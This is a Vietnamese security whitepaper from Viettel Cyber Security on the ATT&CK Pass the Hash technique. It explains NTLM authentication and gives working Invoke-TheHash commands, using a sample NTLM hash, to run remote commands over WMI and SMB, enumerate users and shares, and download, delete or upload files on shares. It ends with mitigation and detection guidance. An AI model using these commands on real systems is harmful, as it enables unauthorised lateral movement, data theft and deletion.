ATT&CK Project

Defense Evasion
Use Alternate Authentication Material
Pass the Hash
Whitepaper

v1.0 - 11/05/2021

Phòng mã độc và khai thác lỗi
Công ty An ninh mạng Viettel
Authored by: SonNH1_VCS

Logo Name

ATT&CK Project

Defense Evasion – Use Alternate Authentication Material – Pass the Hash

Tổng quan

Kẻ tấn công có thể sử dụng các thông tin xác thực thay thế, chẳng hạn như hash mật khẩu, Kerberos ticket và access token của ứng dụng, để truy cập vào bên trong một hệ thống và vượt qua các kiểm soát truy cập thông thường.

Các chương trình xác thực thường yêu cầu danh tính hợp lệ (ví dụ: tên người dùng) cùng với một hoặc nhiều yếu tố xác thực khác (ví dụ: mật khẩu, mã pin, thẻ thông minh vật lý, trình tạo mã token, v.v.). Các thông tin xác thực thay thế được hệ thống tạo ra một cách hợp pháp sau khi người dùng hoặc ứng dụng xác thực thành công bằng cách cung cấp danh tính hợp lệ và các yếu tố xác thực bắt buộc. Thông tin xác thực thay thế cũng có thể được tạo trong quá trình tạo danh tính người dùng.

Việc lưu cache lại các thông tin xác thực thay thế cho phép hệ thống xác minh danh tính đã được xác thực thành công mà không yêu cầu người dùng nhập lại các yếu tố xác thực. Bởi vì xác thực thay thế phải được duy trì bởi hệ thống - trong bộ nhớ hoặc trên đĩa - nên nó có thể có nguy cơ bị đánh cắp thông qua các kỹ thuật truy cập thông tin xác thực (Credential Access). Bằng cách đánh cắp thông tin xác thực thay thế, kẻ tấn công có thể bypass qua các hệ thống kiểm soát truy cập và xác thực vào hệ thống mà không cần biết mật khẩu rõ ràng hoặc bất kỳ yếu tố xác thực bổ sung nào.

Mô tả kỹ thuật chi tiết

Kẻ tấn công có thể "pass the hash" bằng cách sử dụng hàm băm mật khẩu bị đánh cắp để truy cập vào bên trong một hệ thống, bỏ qua các kiểm soát truy cập thông thường. Pass the hash (PtH) là một phương pháp xác thực với tư cách là người dùng mà không cần có quyền truy cập vào bản rõ mật khẩu của người dùng. Phương pháp này bỏ qua các bước xác thực tiêu chuẩn yêu cầu mật khẩu, mà chuyển trực tiếp vào phần xác thực sử dụng băm mật khẩu. Trong kỹ thuật này, các băm mật khẩu hợp lệ cho tài khoản đang được sử dụng được ghi lại bằng các kỹ thuật Credential Access. Hàm băm đã bắt được sử dụng với PtH để xác thực là người dùng đó. Sau khi được xác thực, PtH có thể được sử dụng để thực hiện các hành động trên hệ thống cục bộ hoặc từ xa.

Trước khi đi vào cơ chế của kỹ thuật PtH, chúng ta cần hiểu về cơ chế hoạt động của xác thực NTLM. NTLM là một giao thức dựa trên cơ chế "challenge and response". Người dùng được xác thực không phải bằng mật khẩu của họ mà bằng một mã băm mật khẩu của họ. Mật khẩu băm là tĩnh - nó chỉ thay đổi nếu người dùng thay đổi mật khẩu của họ. Hàm băm mật khẩu được lưu trữ ở một số nơi trong mạng Windows - nếu kẻ tấn công có thể lấy được bản sao mã băm của người dùng, chúng có thể mạo danh người dùng đó và xác thực là người dùng đó. Quá trình xác thực NTLM diễn ra như sau:

1. Người dùng nhập username và password
2. Phần mềm trên client sẽ tạo ra một mã băm mật khẩu (và loại bỏ bản rõ mật khẩu).
3. Username được gửi đến hệ thống đích yêu cầu xác thực.
4. Một “security challange” được trả về yêu cầu client mã hóa nó bằng cách sử dụng băm mật khẩu và sau đó gửi lại cho hệ thống.
5. Hệ thống chuyển phản hồi được mã hóa đến DC, nơi cũng mã hóa challenge bằng mã băm mật khẩu của người dùng - nếu nó khớp thì người dùng sẽ được xác thực.

Nếu kẻ tấn công có thể lấy được mã băm mật khẩu của người dùng, thì họ có thể bắt đầu xác thực NTLM bắt đầu từ bước 3.

Chúng ta sẽ sử dụng công cụ Invoke-TheHash để thực hiện kỹ thuật. Invoke-TheHash chứa các hàm PowerShell để thực hiện pass the hash thông qua WMI và SMB. Các kết nối WMI và SMB được truy cập thông qua .NET TCPClient. Xác thực được thực hiện bằng cách đưa vào một mã băm NTLM vào giao thức xác thực NTLMv2.

Cách sử dụng:

1. Import
    - Import-Module ./Invoke-TheHash.psd1
      Hoặc
    - Import-Module ./Invoke-WMIExec.ps1
    - Import-Module ./Invoke-SMBExec.ps1
    - Import-Module ./Invoke-SMBEnum.ps1
    - Import-Module ./Invoke-SMBClient.ps1
    - Import-Module ./Invoke-TheHash.ps1
2. Các hàm chức năng
    - Invoke-WMIExec
    - Invoke-SMBExec
    - Invoke-SMBEnum


- Invoke-SMBClient
- Invoke-TheHash

3. Invoke-WMIExec
    - Thực thi command thông qua WMI

    Parameters:
    - Target: địa chỉ IP đích
    - Username: Username dùng để xác thực
    - Domain: Domain dùng để xác thực, nếu là local account hoặc sử dụng username@domain thì có thể bỏ qua trường này.
    - Hash: Mã băm của mật khẩu dùng để xác thực dạng NTLM. Có thể sử dụng LM:NTLM hoặc NTLM thông thường.
    - Command: Lệnh thực thi. Nếu không truyền command, hàm này chỉ kiểm tra xem việc xác thực thông qua hash có thành công hay không.
    - Sleep: Mặc định là 10 millisecond. Đưa hàm vào trạng thái Sleep trước khi kết thúc hàm.

Ví dụ:

Invoke-WMIExec -Target 192.168.123.144 -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Command "command or launcher to execute" -verbose




4. Invoke-SMBExec
    - Thực thi command thông qua SMB (PsExec) hỗ trợ SMB1, SMB2.1, có và không có SMB signing.

      Parameters:
    - Target: địa chỉ IP đích
    - Username: Username dùng để xác thực
    - Domain: Domain dùng để xác thực, nếu là local account hoặc sử dụng username@domain thì có thể bỏ qua trường này.
    - Hash: Mã băm của mật khẩu dùng để xác thực dạng NTLM. Có thể sử dụng LM:NTLM hoặc NTLM thông thường.
    - Command: Lệnh thực thi. Nếu không truyền command, hàm này chỉ kiểm tra xem việc xác thực thông qua hash có thành công hay không.
    - CommandCOMSPEC: Mặc định là %COMSPEC% /C Command
    - Service: Mặc định random 20 ký tự tên Service tạo ra.
    - Sleep: Mặc định là 150 millisecond. Đưa hàm vào trạng thái Sleep trước khi kết thúc hàm.
    - Version: Mặc định là Auto, có các tùy chọn 1, 2.1 – là phiên bản SMB.

    Ví dụ:

    Invoke-SMBExec -Target 192.168.123.144 -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Command "command or launcher to execute" -verbose




5. Invoke-SMBEnum
    - Liệt kê thông tin về các User, Group, NetSession và Share.

    Parameters:

- Thực thi command thông qua SMB (PsExec) hỗ trợ SMB1, SMB2.1, có và không có SMB signing.
  Parameters:
- Target: địa chỉ IP đích
- Username: Username dùng để xác thực
- Domain: Domain dùng để xác thực, nếu là local account hoặc sử dụng username@domain thì có thể bỏ qua trường này.
- Hash: Mã băm của mật khẩu dùng để xác thực dạng NTLM. Có thể sử dụng LM:NTLM hoặc NTLM thông thường.
- Action: (All,Group,NetSession,Share,User) – Mặc định là Share. Nội dung muốn liệt kê.
- Group: Mặc định là Administrators. Group muốn liệt kê.
- Sleep: Mặc định là 150 millisecond. Đưa hàm vào trạng thái Sleep trước khi kết thúc hàm.
- Version: Mặc định là Auto, có các tùy chọn 1, 2.1 – là phiên bản SMB.

Ví dụ:

Invoke-SMBEnum -Target 192.168.123.144 -Username Shin -Hash 0cc963cd08092ebf0d9a56b0a1f7d7b8 -verbose



6. Invoke-SMBClient

- Hỗ trợ SMB2.1 và SMB signing. Hàm này chủ yếu cung cấp khả năng truy cập vào SMB file share để làm việc với các user không có đặc quyền thực thi lệnh từ xa. Chức năng này cũng có thể được sử dụng để lưu các payload để sử dụng với Invoke-WMIExec và Invoke-SMBExec. Lưu ý rằng Invoke-SMBClient được xây dựng trên .NET TCPClient và không sử dụng Windows SMB client. Invoke-SMBClient chậm hơn nhiều so với Windows SMB client.

Parameters:


- Target: địa chỉ IP đích
- Username: Username dùng để xác thực
- Domain: Domain dùng để xác thực, nếu là local account hoặc sử dụng username@domain thì có thể bỏ qua trường này.
- Hash: Mã băm của mật khẩu dùng để xác thực dạng NTLM. Có thể sử dụng LM:NTLM hoặc NTLM thông thường.
- Action: (List/Recurse/Delete/Get/Put) - Mặc định là List. Là hành động thực hiện.
    - List: Liệt kê nội dung các thư mục.
    - Recurse: Liệt kê nội dung thư mục và các thư mục con.
    - Delete: Xóa file.
    - Get: Tải file về.
    - Put: Upload file lên folder share.
- Source: Phụ thuộc vào Action
    - List and Recurse: Đường dẫn UNC (đường dẫn của sharepoint dạng \\myserver\shared%20documents).
    - Delete: Đường dẫn UNC.
    - Get: Đường dẫn UNC.
    - Put: Đường dẫn tới file cần upload. Nếu sử dụng Modify thì cần truyền vào một mảng byte thay vì đường dẫn.
- Destination: Phụ thuộc vào Action
    - List and Recurse: Bỏ qua.
    - Delete: Bỏ qua.
    - Get: Đường dẫn tới nơi cần lưu trữ file download về.
    - Put: Đường dẫn UNC tới nơi cần upload. Yêu cầu phải có cả tên file.
- Modify:

    - List and Recurse: Trả ra một Object gồm nội dung folder.
    - Delete: Bỏ qua.
    - Get: Trả về một mảng bytes nội dung file thay vì lưu trên đĩa.
    - Put: Upload một mảng bytes lên.
- NoProcess: Tắt hiển thị thanh tiến độ tải lên hoặc tải xuống.
- Sleep: Mặc định là 150 millisecond. Đưa hàm vào trạng thái Sleep trước khi kết thúc hàm.
- Version: Mặc định là Auto, có các tùy chọn 1, 2.1 – là phiên bản SMB.

Ví dụ:

- Liệt kê danh sách folder và file: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Source \\server\share -verbose
- Liệt kê cả nội dung folder con: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Recurse -Source \\server\share
- Liệt kê nội dung folder và lưu vào object: $directory_contents = Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Recurse -Source \\server\share\subdirectory -Modify
- Xóa file trên thư mục share: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Delete -Source \\server\share\file.txt
- Tải file xuống từ folder share: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Get -Source \\server\share\file.txt
- Tải file xuống và lưu với tên khác: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Get -Source \\server\share\subdirectory\file.txt -Destination file.txt
- Tải file xuống một mảng bytes: $password_file = Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Get -Source \\server\share\file.txt -Modify
- Upload file lên folder share: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Put -Source file.exe -Destination \\server\share\subdirectory\file.exe

- Upload một mảng bytes lên folder share: Invoke-SMBClient -Username Shin -Hash 0CC963CD08092EBF0D9A56B0A1F7D7B8 -Action Put -Source $file_byte_array -Destination \\server\share\file.txt -Modify



Cách thức phòng chống

Quản lý các account đặc quyền: Hạn chế đặt một mật khẩu, hoặc các thông tin xác thực khác cho nhiều tài khoản.


Cập nhật: bản vá KB2871997 cho Windows 7 trở lên để giới hạn lại các quyền truy cập mặc định của các tài khoản trong nhóm local admin (không còn full quyền như trước).

Giảm thiểu PtH: Bật tính năng filter để giảm thiểu PtH tại "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy" hoặc thông qua GPO tại "Computer Configuration > [Policies] > Administrative Templates > SCM: Pass the Hash Mitigations: Apply UAC restrictions to local accounts on network logons."

Quản lý tài khoản người dùng: Không cho phép domain user có quyền admin local trên nhiều hệ thống.

Cách thức phát hiện

Kiểm tra tất cả các sự kiện đăng nhập và sử dụng thông tin đăng nhập, xem xét sự khác biệt. Các thông tin đăng nhập từ xa bất thường thường liên quan tới các hoạt động đáng ngờ khác (chẳng hạn như tạo và thực thi các file binary) có thể cho thấy hành vi độc hại. Khi có kết nối NTLM xảy ra, Event ID 4624 ("An account was successfully logged on") với Logon Type 3 ("A user or computer logged on to this computer from the network") và Authentication Package NTLM sẽ được tạo ra.



Khi người dùng hợp pháp xác thực thông qua mật khẩu thì các Event ID sau sẽ được sinh ra:

- 4768 – A Kerberos authentication ticket (TGT) was requested
- 4769 – A Kerberos service ticket (TGS) was requested
- 4648 – A logon was attempted using explicit credentials
- 4624 – An account was successfully logged on

Kèm theo là các Logon Types: Logon types: 2 (Interactive), 7 (Unlock), 10 (RemoteInteractive) or 11 (CachedInteractive).

Trong khi nếu attack PtH thì sẽ chỉ có Event ID 4624 với Logon Type 3 được sinh ra.